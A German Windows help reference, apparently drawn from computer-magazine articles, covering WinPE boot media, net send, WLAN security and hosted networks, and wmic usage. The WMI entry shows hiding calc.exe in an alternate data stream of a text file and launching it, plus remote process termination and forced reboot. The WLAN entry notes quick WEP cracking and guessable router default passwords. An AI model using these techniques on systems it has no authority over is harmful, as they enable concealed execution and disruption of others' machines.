Weitere boot.wim-Dateien (z.B. aus der c't-Notfall-CD) können entsprechend hinzugefügt werden: Der Datei einen neuen Namen geben und im Bootmenü eintragen.

Den Inhalt des bootfähigen USB-Sticks bekommt man mittels oscdimg.exe aus dem "Windows Automated Installation Kit" WAIK in eine \*.iso-Datei (z.B. d:\2xPE.iso) zum Brennen (via Rechtsklick im Explorer) auf einen Rohling:

```
oscdimg /b"c:\program files\Windows AIK\tools\petools\x86\boot\etfsboot.com" /h /o
/l2xPE /u2 <stick>: d:\2xPE.iso
```

Parameter-Erklärung: /b = Boosektor, /h = inklusive versteckter Dateien, /o = doppelte Dateien nur einmal, /l = Datenträgerbezeichnung, /u2 = UDF-Format.

## #\$K**WinPopUp, Nachrichten-Dienst**

Mittels der Kommandozeile

```
net send rechner Nachricht
```

kann man bei WinNT/2000/XP übers Netzwerk Nachrichten an andere Rechner schicken. Wird statt einem Rechnernamen ein Stern eingetragen, dann geht's an alle Teilnehmer des Netzwerks. Bei Win9x kennt net.exe den Parameter send nicht, hier geht's über winpopup.exe. WinNT/2000/XP ist über den "Nachrichtendienst" Messenger (HKLM\SYSTEM\CurrentControlSet\Services\Messenger\bmc tree.bmp) normal immer empfangsbereit, soweit der Dienst nicht deaktiviert wurde. Bei Win9x muss winpopup.exe laufen, also z.B. einen Link in den Autostart-Ordner legen, eventuell via als `start /minimized c:\windows\winpopup.exe!`

Inzwischen wird dieser Dienst häufig auch für Spam missbraucht: Wenn eine IP-Adresse bekannt ist (z.B. nach dem Abruf einer html-Seite, bei dynamischer IP-Vergabe auch von einem früheren User dieser IP-Adresse), dann kann z.B. auch eine nervende Werbe-Nachricht gesendet werden. Falls der dienst nicht für wichtige Mitteilungen von anderen Usern oder dem Admin benötigt wird, kann man ihn abschalten: Systemsteuerung, Verwaltung, Dienste\bmc shortcut.bmp, Nachrichtendienst, Beenden (für die aktuelle Sitzung) und Starttyp = deaktiviert (für alle folgende Sitzungen).

---

# WinPopUp

\$ WinPopUp

K WinPopUp; net send; Nachricht an anderen PC;Messenger;svchost.exe -k netsvcs; WerbePopup via Nachrichtendienst



## #\$K **WinStart.Bat-Datei**

Beim Start von Windows wird nach dem Laden der diversen Treiber vor dem Start von KRNL386.EXE die Datei WinStart.BAT{bmc notepad.bmp} ausgeführt. Wird sie Windows-Verzeichnis nicht gefunden, werden auch das System-Unterverzeichnis und das Command-Unterverzeichnis nach ihr durchsucht. Die hier eingetragenen Programme, z.B. TSR-Programme, stehen aber in DOS-Boxen nicht zur Verfügung und nehmen somit dort auch keinen Speicher wegnehmen. Hier stehen aber schon einige Teile von Windows (Lange Dateinamen, ...) zur Verfügung, die in der Autoexec.bat noch nicht verfügbar sind.

Unter Win 3.1x war das ein guter Platz für TSR-Programme, die unter Windows benötigt werden aber nicht in DOS-Boxen und somit dort auch keinen Speicher wegnehmen.

Der Eintrag %COMSPEC% (bzw. Command.com) in der Winstart.BAT führt statt zu Windows zu einer DOS-Variante, die die 32bit-Treiber von Windows benutzen kann.

Wird "Im MS-DOS-Modus neu starten" ausgewählt, so wird statt winstart.bat die Datei dosstart.bat verwendet.

Siehe auch DOS-Einzelmodus, DosStart.BAT, Shell-Alternativen.

---

# WinStartBat  
\$ WinStart.Bat-Datei  
K WinStart.Bat;BootVorgang: WinStart.BAT;DOS-Varianten

## #\$K **WINS-Proxy (Win9x)**

Die Weiterleitung von Anfragen an den Nameserver zwischen zwei Netzanschlüssen ist unter Win9x normalerweise deaktiviert, wie das fehlende Häkchen bei "WINS-Proxy aktiviert" in WinIpCfg.exe{bmc shortcut.bmp} unter "Weitere Info | Host-Info" zeigt. Unter Win95 (mit Dial-Up-Networking-Update 1.3) ist unter HKLM\System\CurrentControlSet\Services\VxD\MSTCP der Zeichenfolge-Eintrag "EnableProxy"{bmc edit.bmp} zu ergänzen und auf "1" zu setzen, unter Win98 der DWord-Eintrag "EnableProxy"{bmc edit.bmp} zu ergänzen und auf "1".

Siehe auch DFÜ/RAS, Routing.

---

# WINS\_Win9x  
\$ WINS-Proxy (Win95)  
K WINS-Proxy (Win9x)

## # WinStart.BAT nicht vorhanden

Dass diese Datei wie bei Ihnen nicht vorhanden ist, ist unter Win95 der Normalfall.

---

# WinStartBatMissing

## ##\$KWLAN

Gemäß Zeitschrift PC Professionell Heft 3/2005 kann ein WLAN mit WEP-Verschlüsselung (WEP = Wired Equivalent Privacy) trotz 128bit-Schlüssel auch bei einem Key mit Sonderzeichen in kurzer Zeit gecrackt werden. Nach 500 ... 2000 MByte mithören, was u.U. nur 15 Minuten dauert, kann der Key dann in wenigen Sekunden ermittelt werden. Dank WLAN-Karten-Treibern mit Monitor-Modus z.B. in neuen Linux-Distributionen und Tools wie AirCrack ist dies auch ganz einfach geworden!

WPA (= WiFi Protected Access) ist nach allem bisher bekannten sicher. Leider wird dies bisher z.B. von keiner WebCam unterstützt und mancher AccessPoint schaltet, sobald ein Gerät kein WPA unterstützt, vollständig auf WEP um! Auch die drahtlose Verbindung von zwei WLANs via Wireless-Bridge ist bisher nur via WEP möglich.

Auch in PC-Welt Heft 9/2005 Seite 92 im Artikel Margit Kuther: Die Tricks der WLAN-Hacker geht's um die Gefahren. Das Wichtigste in Kürze:

- Wenn sie ihren DSL-Router via Ethernet-Kabel angeschlossen haben und WLAN gar nicht nutzen, dann schalten sie WLAN ab!
- Oft wird empfohlen, das Aussenden des Namens des Access-Points (d.h. den Service Set Identifier SSID) abzuschalten (disable SSID Broadcasts). Ein WinXP SP2-Rechner, der einmal mit einem Accesspoint verbunden war, sendet die SSID in seinen "Probe Requests" die SSID trotzdem regelmäßig in die Luft. (c't Heft 21/2010, Seite 156). Das Aussenden der SSID abzuschalten hilft um zu verhindern, dass der Ereignis-Log der WLAN-Basisstation wegen ständiger Verbindungsversuche eines fremden Geräts überläuft.
- Die SSID vom voreingestellten Wert (z.B. "Any", "Default", "Wlan") in einen individuellen Namen abändern. In der c't Heft 21/2010, Seite 156 wird vorgeschlagen, eine speziell eingerichtete eMail-Adresse als Funknetznamen zu verwenden, um Nachbarn so die Möglichkeit zu geben, die Kanalbelegung abzustimmen.
- Wenn nicht die volle Reichweite nötig ist: Sendeleistung reduzieren!
- Nur voreingestellten MAC-Adressen den Zutritt gewähren, wenn immer nur dieselben wenigen Geräte Zutritt benötigen.
- Verschlüsselung aktivieren, aber nicht WEP sondern WPA, TKIP (=WPA2) oder AES, wobei AES derzeit die sicherste Variante ist.
- Ein ausreichend langes Passwort setzen. Vorsicht ist allerdings bei Sonderzeichen (Umlaute, Apostroph, ...) geboten: Die Weboberflächen vieler WLAN-Router setzen die seltsam um, so dass der Zugriff dann nicht klappt. 16 Zeichen mit Groß- und Kleinbuchstaben und Ziffern sollten genügen.

In c't Heft 4/2005, Seite 138 gibt's einen USB2-WLAN-Adapter-Test-Bericht.

Gemäß c't Heft 5/2005, Seite 192 drängt sich manchmal die WLAN-Adapter-Software in den Vordergrund und verhindert die Verwendung des WinXP-Dienstes "Wireless Zero Configuration" WZC. Oft kann man das Hersteller-Tool durch erneutes setzen des Häkchens "Windows zum Konfigurieren der Einstellungen verwenden" im Tab "DrahtlosNetzwerke" der "erweiterten Schnitstelleigenschaften" (Rechtsklick auf "drahtlose Netzwerkverbindung" in der Netzwerkumgebung) dazu überreden, Windows den Vorrang zu lassen. Ist der Tab "DrahtlosNetzwerke" nicht sichtbar, dann sollte das Tool aus dem Autostart entfernt werden und ein Neustart. Wenn jetzt das Tab immer noch fehlt, muss der Dienst "Konfigurationsfreie drahtlose Verbindung" gestartet werden.

Zum Thema Durchsatz-Steigerung bei WLANs gibt's zwei Artikel in der c't Heft 8/2005, Seite 128ff. und auch c't Heft 21/2005, Seite 158ff: Damit eine anwesende 802.11b-Hardware die Belegung des Funkkanals erkennen kann, wird auch bei der Verbindung zwischen zwei 802.11g-Stationen dann ein 11b-kompatibles Steuerpaket vorangestellt. Damit kann die alte Hardware des Wohnungsnachbarn die Netto-Rate der 11g-Verbindung von ca. 25MBit/s auf 15 MBit/s drücken. Der teilweise mögliche G-Only-Modus ohne das 11b-Steuerpaket bringt oft auch keine Besserung, da dann öfter gestörte Pakete wiederholt werden müssen.

Wenn die WLAN-Verbindung alle 30s trotz guter Feldstärke unterbrochen wird, dann ist gemäß PC-Welt Heft 12/2005, Seite 114 der Dienst "Konfigurationsfreie Drahtlose Verbindung" im Zusammenspiel der Konfigurationstools des Hersteller-Treiber schuld. Entweder das Konfigurationstool des Herstellertreiber deinstallieren oder den oben genannten Dienst deaktivieren. Leider entfernt die Deinstallation meist nicht nur das Konfigurationstool, sondern auch gleich den Hersteller-Treiber, so dass dieser über seine INF- oder SYS-Datei wieder installieren.

Gemäß c't Heft 8/2006, Seite 172f ist im Windows-Einrichtungs-Dialog bei WPA-PSK (pre-shared key) mit "Netzwerkschlüssel" die Passphrase gemeint. Der Sitzungsschlüssel wird zwischen den Geräten automatisch ausgehandelt. Sonderzeichen werden manchmal im Router via Browser und in Windows selbst unterschiedlich codiert und sollten, falls es Probleme gibt, vermieden werden. WPA-Stufe (WPA, WPA2) und Chiffremethode (TKIP, AES) müssen natürlich übereinstimmen.

---

# WLAN

\$ WLAN

K WLAN;Sicherheit im WLAN; WEP;WPA;Virtual WiFi;Radius-Server

Gemäß PC-Welt Heft 1/2007, Seite 121 steht WPA2, sofern keine vom WLAN-Kartenhersteller verwendete Software sondern Windows-Treiber verwendet werden, bei WinXP erst mit SP2 und dem Update <http://support.microsoft.com/kb/893357{bmc earth16.bmp}> zur Verfügung.

Falls der installierte WLAN-Treiber über die verfügbaren Funkzellen und Kanäle gibt, dann hilft Netstumbler (Softlink [0618108{bmc earth16.bmp}](http://www.netstumbler.com{bmc earth16.bmp})) weiter (c't Heft 18/2006, Seite 108ff, PC-Welt Heft 5/2007, Seite 157). Gemäß PC-Welt Heft 5/2007, Seite 170 ist Netstumbler ein aktiver Scanner, der regelmäßig Requests sendet und die Antwort auswertet. Access-Points, die keine SSID senden, bleiben ihm verborgen. Wer den Airpcap Adapter von Cace hat (<http://www.cacetechnology.com{bmc earth16.bmp}>, 200 US-\$), kann sie jetzt auch unter Windows mit Kismet (<http://www.kismetwireless.net{bmc earth16.bmp}>) aufspüren.

Was beim Surfen über einen öffentlichen Hotspot bzgl. Sicherheit zu beachten ist, wird in der c't Heft 14/2007, Seite 204ff beschrieben. Z.B. sollte die Authentifizierung beim WebMail-Provider via https und nicht per http laufen! Bei POP und IMAP auch die Verschlüsselung aktivieren! Oder einen VPN-Gateway-dienst nutzen! Aber keinen wie z.B. "Google Secure Access" in den USA der sich vorbehält, das Surfverhalten der Gäste auszuwerten! Im "Assistenten für neue Verbindungen" von Windows muss man "Verbindung mit dem Netzwerk am Arbeitsplatz" auswählen, um dann im nächsten Dialog "VPN-Verbindung" auswählen zu können. **Achtung:** Obwohl OpenVPN die Standard-Route deaktiviert und die Verbindung über den Tunnel aufbaut, reaktiviert Vista nach einigen Sekunden die Standard-Route wieder mit höherer Priorität und verschickt die Daten **unverschlüsselt!**

Wie man sich aus einer Blechdose eine Richtantenne für WLAN basteln kann, ist in der c't Heft 25/2007, Seite 216ff beschrieben. Zu beachten ist allerdings, dass so eine Richtantenne in keiner Richtung mehr als 100mW bei einer kugelförmigen Charakteristik abstrahlen darf. Da viele WLAN-Module aber nur 30 ... 50mW maximal haben und im Kabel zur Antenne auch noch Verluste auftreten, nicht ganz so kritisch. Beim Empfang werden natürlich Störer mit so einer Antenne gut ausgeblendet. Unter Idealbedingungen kommen bei beidseitiger Richtantenne damit 8.5 MBit/s für eine 1km-Strecke zustande, mit der Richtantenne auf einer Seite noch 2.3MBit/s.

Eine Bauanleitung für den Umbau der Antenne am WLAN-Router in einen Richtstrahler (für 802.11b und 802.11g) gibt's in der c't Heft 18/2008, Seite 176f (Softlink [0818176{bmc earth16.bmp}](http://www.cacetechnology.com/0818176{bmc earth16.bmp})). Mittels einem Stück Styropor (mit aufgeklebtem Millimeterpapier) und 6 Drahtstücken genauer Länge im richtigen Abstand von dem vorhandenen Antennenstab wird eine Yagi-Antenne mit Richtung auf den Standort mit schlechtem Empfang. Drahtenden nach dem Abkneifen nachfeilen. Wie weit oben oder unten auf dem Original-Antennenstab die Konstruktion am besten funktioniert: ausprobieren! Dabei eignet sich die Feldstärkeanzeige der Freeware WiFiSiStr besser als die träge Anzeige von Windows. Gemäß den Richtlinien muss allerdings die Sendeleistung auf etwa 20% (oder auch 25%) der originalen 100%-Leistung reduziert werden, damit man kein Bußgeld befürchten muss. Der Vorteil des Antennengewinns bleibt dann aber immer noch voll beim Empfang und bezüglich dem Ausblenden von Störern aus anderen Richtungen. Falls die Richtwirkung zu stark ist und an anderer Stelle der Empfang zu schlecht, dann den vordersten Draht entfernen.

| Abstand von der<br>Accesspoint-Antenne | Länge bei<br>0,75mm <sup>2</sup> [mm] | Länge bei<br>1,5mm <sup>2</sup> [mm] | Länge bei<br>2,5mm <sup>2</sup> [mm] |
|----------------------------------------|---------------------------------------|--------------------------------------|--------------------------------------|
| -25 mm                                 | 60                                    | 59                                   | 58                                   |
| 9 mm                                   | 53                                    | 52                                   | 51                                   |
| 31 mm                                  | 52                                    | 51                                   | 50                                   |
| 57 mm                                  | 51,5                                  | 50,5                                 | 49,5                                 |
| 88 mm                                  | 51                                    | 50                                   | 49                                   |
| 122 mm                                 | 50                                    | 49                                   | 48                                   |

WLAN-Geräte hatten ursprünglich fest zugeordnete Rollen:

- Accesspoints stellen den Kontakt zum LAN oder Internet her
- Clients wie Laptops verbinden sich zu solchen Accesspoints.

Inzwischen können die Geräte aber auch anderes:

- Trotz unzureichender Spezifikation klappt manchmal der Ad-hoc-Modus, indem sich zwei Clients miteinander verbinden können
- Eigentlich als Accesspoints dienende Geräte können auch einen LAN-fähiges Gerät (z.B. Drucker) zu einem WLAN-fähigen Gerät machen. Ähnlich zu USB-WLAN-Sticks, nur eben nicht über USB sondern über Ethernet.
- Z. B. ein Laptop mit LAN-Anschluss kann zum Accesspoint für weitere WLAN-Geräte konfiguriert werden. Bei Microsoft nennt sich dies "Virtual WiFi" und ist in Win-7 implementiert.

Dieses Virtual Wifi wird in der c't Heft 24/2009, Seite 188ff beschrieben. Es ist normalerweise abgeschaltet und (noch) nicht für alle WLAN-Chipsätze verfügbar. Nach einiger Konfigurationsarbeit kann bei passendem Chipsatz und Treiber z.B. ein PC am teuren Hotel-Hotspot gleichzeitig noch weitere PCs mit der Internetverbindung versorgen. Gemäß c't Heft 25/2009, Seite 62 (Softlink [0925062{bmc earth16.bmp}](http://www.nomadio.net/0925062{bmc earth16.bmp})) kann das über <http://www.nomadio.net{bmc earth16.bmp}> bzw. über <http://connectify.me/{bmc earth16.bmp}> das Tool Connectify geladen werden. Dieses Tool erledigt die Konfigurationsarbeit automatisch.

Manuell aktiviert wird es über das Kommando `netsh wlan set hostednetwork mode=allow ssid="MySSID" key="xxxx" keyUsage=persistent`. Wird ein passender Adapter gefunden, dann ist es damit (mit WPA2-Verschlüsselung) aktiviert und im Gerätemanager als "Microsoft virtual WiFi Miniport Adapter" vorhanden. Zum Start der Basisstation ist dann jeweils (z.B. nach jedem Booten) das Kommando `netsh wlan start hostednetwork` notwendig. Damit ein so angebundener WLAN-Client die Internetverbindung des Win7-Geräts nutzen kann, ist die Internet-Verbindungsfreigabe zuständig. Ein so konfiguriertes Gerät kann auch als WLAN-Repeater dienen und so den Datendurchsatz bei zu großer Entfernung zum Hotspot verbessern. Bei Repeatern gemäß der Spezifikation "WDS" funktioniert zwischen verschiedenen Chipsätzen oft nur das unsichere WEP, bei dem Virtual-WiFi aber WPA-2.

Der Intel-Treiber ICS\_Ds64 V13.0.0.107 vom 1/7/2010 unterstützt zwar z.B. 4965AGN, trotzdem hat es bei mir nicht funktioniert.

Wenn WPA-PSK (Shared Secret) mit einem gemeinsamen Passwort nicht mehr reicht, z.B. weil gelegentlich Gäste ins Netz wollen, dann ist WPA2-Enterprise (= WPA2-1x, WPA2/802.1x) mit einem Radius-Server gefragt.

Gemäß c't Heft 19/2010, Seite 59 sind die voreingestellten Passwörter bei WLAN-Router, selbst wenn sie individuell für jedes Gerät anders sind, oft unsicher: Beim SpeedPort W 700V sind nur 3 der 15 Stellen unbekannt. Der Rest ist entweder immer gleich oder aus der SSID und MAC-Adresse berechenbar. Die restlichen drei Stellen hat ein Script gegebenenfalls schnell durchprobiert. Ähnlich auch beim W500 und W500V. Nicht betroffen ist W701V.

Gemäß PC-Welt Heft 4/2015, Seite 109 kann man sich mit `netsh wlan show all` (Wegen der Länge entweder `| more` oder Umleitung der Ausgabe in eine Datei verwenden!) sich Details zur WLAN-Schnittstelle, den gespeicherten Benutzerprofilen (WLANs, in denen man schon war) und den momentan in der Umgebung sichtbaren WLANs anzeigen lassen.

Windows 7 enthält per Kommandozeile (mit Admin-Rechten) konfigurierbares "Virtual Wifi", d.h. der PC kann als Basisstation betrieben werden:

```
netsh wlan set hostednetwork mode=allow ssid="name" key="password"
netsh wlan start hostednetwork
netsh wlan show hostednetwork
```

Bei Bedarf:

```
netsh wlan stop hostednetwork
```

Die Software "Connectify" erledigt dies mit GUI. Wenn allerdings ein `netsh wlan show drivers` ein "Unterstützte gehostete Netzwerke: Nein" anzeigt, dann geht es mit der vorhandenen Hardware+Treiber wohl nicht!

Hinweise aus c't Heft 8/2012, Seite 168:

- Sonderzeichen in der SSID können dazu führen, dass manche Geräte das Netz nicht anzeigen und nicht nutzen können. Auch des WPA-Passwort mit Sonderzeichen kann Probleme verursachen: Nur a...z, A...Z, 0...9 verwenden und zum Ausgleich das Passwort um 4 Zeichen länger machen.
- Dualband-Router lassen sich zwischen 2.4 GHz und 5GHz umschalten, aber nicht gleichzeitig beide Bänder verwenden. Dies können nur sogenannte Simultan-Dualband-Router.
- Die Verwendung von TKIP begrenzt den Durchsatz auf 54MBit/s. Bei gemischtem Betrieb TKIP (WPA) und AES (WPA2), falls dies das Altgerät mitmacht, braucht das TKIP-Gerät überproportional viel Sendezeit und bremst damit bei Datenübertragung zu diesem Gerät auch die AES-Geräte.

In der c't Heft 19/2012, Seite 92 werden technische Details vom Standard 802.11ac erläutert, der bis zu 6900 MBit/s übertragen können soll. Dies wird durch QAM256, bis zu 160MHz breite Kanäle und bis zu 8 parallel MIMO-Streams erreicht. In der EU sind die Kanäle 36 ... 64 (5150 ... 5350 MHz) und 100 ... 140 (5470 ... 5725 MHz) zugelassen. Der Bereich Kanal 100 ... 140 setzt aber TPC (= Transmit Power Control) und DFS (= Dynamic Frequency Selection) voraus. Das dies nicht immer implementiert ist, ist oft eine Begrenzung auf die Kanäle 36...48 ..64?) (= 8 20MHz-Kanäle oder 4 \* 40MHz oder 2 \* 80 MHz oder 1 \* 160 MHz) gegeben. Gemäß PC-Welt Heft 8/2014, Seite 103 kommt es zu Verbindungs-Problemen, wenn ein Gerät dieses TPC/DFS nicht unterstützt, die Basisstation (z.B. FritzBox) aber wegen der Belegung auf einem der hohen Kanäle sendet. Dann muss man eventuell in der Basisstation einen festen Kanal im unteren Bereich voreinstellen.

Gemäß PC-Welt Heft 7/2013, Seite 117 hat Microsoft bei Win 8 den WLAN-Profil-Manager eingespart, man muss die Kommandozeile verwenden. `netsh wlan show profiles{bmc dos.bmp}` zeigt die Liste der auf dem Rechner bekannten Profile in der Reihenfolge an, in der versucht wird, eine Verbindung herzustellen. Mit Adminrechten kann man mittels `netsh wlan delete profile name` lassen sich nicht mehr benötigte Profile löschen. Und mit `netsh wlan set profileorder name=name interface=ifName priority=1` lässt sich das angegebene Profil nach vorne verschieben.

Gemäß c't Heft 2/2015, Seite 30 sind WLAN-Kärtchen in Halfsize-MiniPCIe-Größe (HMC) mit IEEE 802.11ac und Brutto bis zu 867MBis/s noch selten. Von SilverStone gibt es jetzt mit der SST-ECW02 (<http://www.silverstonetek.com/product.php?pid=552&area=de{bmc earth16.bmp}>), mit Realtec-Chip RTL8812AE) so eine Karte für ca. 30€.

Um WLAN-Sicherheit geht es in der PC-Welt Heft 12/2014, Seite 28. Dabei wird erläutert, mit welchen Tools man versuchen kann, in sein WLAN einzudringen. Keine neuen MAC-Adressen zuzulassen ist nur ein begrenzter Schutz, da sich die zugelassenen MAC-Adressen erlauschen lassen und der Angreifer softwaremäßig seine MAC-Adresse ändern kann. WPS sollte nur solange aktiviert sein, bis die Verbindung hergestellt ist.

Siehe auch [WLAN 5 GHz](#), [Ports](#), [PathPing und MAC-Adreß-Abfrage](#), [VPN](#), [Ad-hoc-Netzwerk](#), [Hotspot](#).

## #\$K **WLAN 5GHz**

Wenn ein Mobilgerät im 5-GHz-Bereich nicht geht, obwohl dieser Bereich angegeben ist, dann kann es an der SIM-Karte liegen. Gemäß c't Heft 14/2013, Seite 160 wird teilweise das Land, aus dem die SIM-Karte kommt, dazu verwendet, die in manchen Ländern unterschiedlichen Regelungen über die freigegebenen Funkbänder anzuwenden.

Um WLAN-Probleme vor allem auch im Zusammenhang mit "Dynamic Frequency Selection" DFS und "Transmit Power Control" TPC und deren Nicht-Implementierung in manchen Geräten und den daraus resultierenden Verbindungsproblemen geht es in der c't Heft 15/2015, Seite 178ff. Mangels DFS-Implementierung kommt u.U. auf den Kanälen 52-64 und 100-140 keine Verbindung zustande!

---

# WLAN5GHz

\$ WLAN 5GHz

K WLAN 5GHz;5GHz-WLAN;Dynamic Frequency Selection DFS (5GHz WLAN);DFS Dynamic Frequency Selection (5GHz WLAN);Transmit Power Control TPC (WLAN 5GHz);TPC Transmit Power Control (WLAN 5GHz)



## #\$K **WLAN-Roaming**

Insbesondere in Mesh-WLANs ist das Roaming, d.h. der Übergang eines Clients von einer Basisstation zu einer anderen mit stärkerem Signal oder weniger Auslastung ein wichtiges Thema. Diesem Thema widmet sich c't Heft 23/2017, Seite 84ff.

---

# WLAN-Roaming

\$ WLAN-Roaming

K WLAN-Roaming;Wi-Fi-Roaming;Roaming WLAN

## #\$K **WMI: Command line Tool for Windows Management Instrumentation**

Das Kommandozeilen-Tool wmic.exe der Windows Management Instrumentation (Win2k, WinXP) ist zwar in XP-SP2 enthalten, wird aber bei XP-Home normalerweise nicht installiert. Auch bei NT4, Win95/98 muss es extra installiert werden. Beschrieben ist es in der Zeitschrift PC-Welt Heft 7/2005 und hier gibt es auch eine Batch pcwWimc\_4\_XPHome.bat, um die ca. 20 Files aus dem SP2 für XP-Home zu installieren. Eine ähnliche Beschreibung und Installationsbatch gibt's auch in der c't Heft 15/2006, Seite 204ff, Softlink [0615204{bmc earth16.bmp}](#)).

WMI beruht auf dem WBEM- (=Web-based Enterprise-Management) -Standard, der von der DMTF (= Distributed Management Taskforce) entworfen wurde. "Web-based" meint hier allerdings nur "remote" oder "via LAN". Viele Aktionen sind den Administratoren vorbehalten, Details zu den Zugriffsrechten finden sich in der MS-Knowledgebase unter 325353. Mit wmic ohne Parameter gelangt man in den interaktiven Modus. An fast jeder Stelle hilft /? weiter. Im nicht-interaktiven Modus ist die Syntax:

```
wmic [Verbindung] [Ausgabe] Alias [Filter] [Funktion] [Funktions-Optionen]
```

wobei die Reihenfolge einzuhalten ist! *Verbindung* ist gegebenenfalls als z.B.

```
/user:ute /password:abc123 /node:pc12
```

anzugeben. Mittels wmic /node:"Rechner oder IP-Addr" /user: "name" /password:"pw" wmicbefehl kann man das Kommando remote ausführen, wobei für Rechner ein mit Komma getrennte Liste und auch /node:@datei möglich ist.

Ausgabe kann /output:Clipboard oder mit /output:<datei> die Umleitung in eine Datei sein. Für häufig benötigte WMI-Klassen gibt es einen Alias-Namen. Diese lassen sich z. B. mit wmic alias list brief auflisten. Die Liste der Klassen siehe auch unter <http://www.pcwelt.de/cim{bmc earth16.bmp}>. Das Filter (z.B. where DeviceID!=NULL oder where "Name='Horst'") ist vor allem dann wichtig, wenn Einstellungen vorgenommen werden, z.B. den Namen eines User-Accounts verändern:

```
wmic UserAccount where "Name='Gabriele'" set Fullname="Gabriele Müller"
```

```
wmic UserAccount where "Name='Gabriele'" Rename "Gabi"
```

Bei where ist =, like, and, or, >, <, ... möglich.

Als Funktionen stehen get, set, create, list und call zur Verfügung. Hinter get sind die gewünschten Datenfelder (=Spalten) anzugeben. Mittels list werden alle Datenfelder ausgegeben. Mit /value wird die Ausgabe von get besser auf dem Bildschirm lesbar. Mit /format:<xsl-Datei> wird die angegebene Datei zum formatieren der Ausgabe verwendet. Z.B. /format:hform >xx.htm als HTML, wobei sortieren hier auch möglich ist:

```
wmic sysdriver get name, path ,startmode /format:hhtml:"sortby=Startmode" > drv.htm
```

Mit Pipe und find und sort kann man gegebenenfalls zusätzlich die Ausgabe nach StdOut noch filtern und sortieren.

Mit set oder create statt list lassen sich einige vordefinierte Systemeinstellungen setzen.

```
type calc.exe >dummy.txt:calc
```

```
wmic process call create "dummy.txt:calc" startet den Taschenrechner!
```

```
wmic /node:zumsle process where "name='iexplore.exe'" call terminate beendet den IE auf dem Rechner zumsle.
```

Mehr gibts in der Datei Classes\_Call/Get/Set.txt auf der Heft-CD von PC-Welt Heft 7/2005.

Mit z.B. /repeat:30 wird der Befehl entsprechend oft ausgeführt und mit /every:3 wird der Befehl alle 3 Sekunden erneut ausgeführt: wmic cpu get loadpercentage /every:3

Die Ausgabeumleitung von wmic in eine Datei ergibt Unicode. Wer ASCII benötigt verwendet wmic ... | type > datei.

wmic.exe liest seine Parameter auch aus einer Datei: wmic.exe <input.txt >output.htm.

```
wmic /node:<rechner> os where "status='ok'" call reboot versuch neu zu booten, soweit ungespeicherte Dateien dies nicht verhindern. wmic /node:<rechner> os where "status='ok'" call Win32Shutdown 4 erzwingt den Reboot: 0 = Abmelden, 1 = Herunterfahren, 2 = Neustart, 4 = erzwungenes Runterfahren, 8 = Abschalten.
```

Gemäß c't Heft 24/2006, Seite 246 hat die WMI folgende Nachteile:

- benötigt Administrator-Rechte
- ist unflexibel bei der Ausgabe der Daten
- erst ab Win Server 2003 lassen sich alle Funktionen nutzen

Wie diese Nachteile per Windows-Scripting umgangen werden können, ist in dem Artikel aufgezeigt. Dabei hilft das kostenlose Microsoft-Tool "Scriptomatic 2.0" (Softlink [0624246{bmc earth16.bmp}](#)).

Siehe auch [Drucker online, offline, pause und resume](#) per Kommandozeile.

---

# WMI

\$ WMI Commandline Tool for Windows Management Instrumentation

K WMI;Windows Management Instrumentation Console;

## #\$KWNtlpCfg.exe

Das Programm wntipcfg.exe zur Anzeige der IP-Konfiguration unter NT/Win2000/XP wurde auf Ihrem Rechner nicht gefunden. Im Gegensatz zu winipcfg.exe für Win9x wird wntipcfg.exe standardmäßig nicht installiert, sondern muss getrennt als frei erhältlicher Teil des Win2000-Resource-Kits von Microsoft [http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp{bmc\\_earth16.bmp}](http://www.microsoft.com/windows2000/techinfo/reskit/tools/default.asp{bmc_earth16.bmp}) bezogen und installiert werden. Als Ersatz kann die Kommandozeile ipconfig -all{bmc shortcut.bmp} verwendet werden. Siehe auch Routing, Pfad für Exe-Dateien.

---

# WNtlpCfg  
\$ WNtlpCfg.exe  
K WNtlpCfg

## #\$K Word (Microsoft Textverarbeitung)

WinWord speichert je nach Version viele Einstellungen

- in der Vorlagendatei normal.dot. Der Pfad für die Vorlagen findet sich  
V 2.0: WIN.INI{bmc notepad.bmp}, [Microsoft Word 2.0], DOT-PATH=...  
V 6.0: WINWORD6.INI{bmc notepad.bmp}, [Microsoft Word], USER-DOT-PATH=  
V 7.0 (Word95): ?  
V 8.0 (Word 97): HKU\admin\Software\Microsoft\Office\8.0\Common\FileNew\LocalTemplates{bmc edit.bmp} Teil vom Office-Paket installiert wurde.  
V 9.0 (Word 2000): HKU\admin\Software\Microsoft\Office\9.0\Common\FileNew\LocalTemplates{bmc edit.bmp}
- Version 2 zusätzlich im Abschnitt [Microsoft Word 2.0] in WIN.INI{bmc notepad.bmp}
- Version 6 zusätzlich in WINWORD6.INI{bmc notepad.bmp}
- Version 7 (Word95) als Einzelprogramm zusätzlich in HKLM\SOFTWARE\Microsoft\Word{bmc tree.bmp}, als Teil vom Office-Paket unter ?.
- Filter etc. die früher in der WIN.INI definiert waren, sind jetzt unter HKLM\SOFTWARE\Microsoft\Shared Tools{bmc tree.bmp} abgelegt. Spezielle Word-Filter unter HKCU\Software\Microsoft\Office\8.0\Word\Text Converters{bmc tree.bmp}
- ab Version 8 (Word97) zusätzlich in der Registry unter HKCU\Software\Microsoft\Office\8.0\Word{bmc tree.bmp}.

Wird bei WinWord mit gedrückter ALT-Taste ein Menüpunkt aus dem Menü mit der Maus weggezogen, dann wird der Menüpunkt gelöscht und die Änderung in der normal.dot gespeichert. Wiederherstellen kann man sie

- 1) über Extras | Anpassen, Kategorie "Eingebaute Menüs" oder, falls man "Extras" oder "Anpassen" entfernt hat, mittels rechtem Mausklick in der Menüleiste.
- 2) Ein anderer Weg (gemäß Zeitschrift c't Heft 12/2001, Seite 196) ist, den HKCU\Software\Microsoft\Office\<ver>Word\Data-Schlüssel mit den Benutzer-einstellungen zu löschen, z.B. bei Version 8.0 (=1997) HKCU\Software\Microsoft\Office\8.0\Word\Data{bmc tree.bmp}.

Wenn Word schon beim Starten abstürzt, dann ist u. U. die Datei normal.dot beschädigt und sollte gelöscht (oder umbenannt) werden. Word legt dann beim nächsten Start wieder neu an. Wenn dies nicht hilft, dann kann man probieren, probieren die Registry-Unterschlüssel <ver>\Word\Data und <ver>\Word\Options unter HKCU\Software\Microsoft\Office{bmc tree.bmp} zu löschen, die beim Neustart auch wieder automatisch mit den Voreinstellungen erzeugt werden. (Zeitschrift c't Heft 1/2002, Seite 176f)

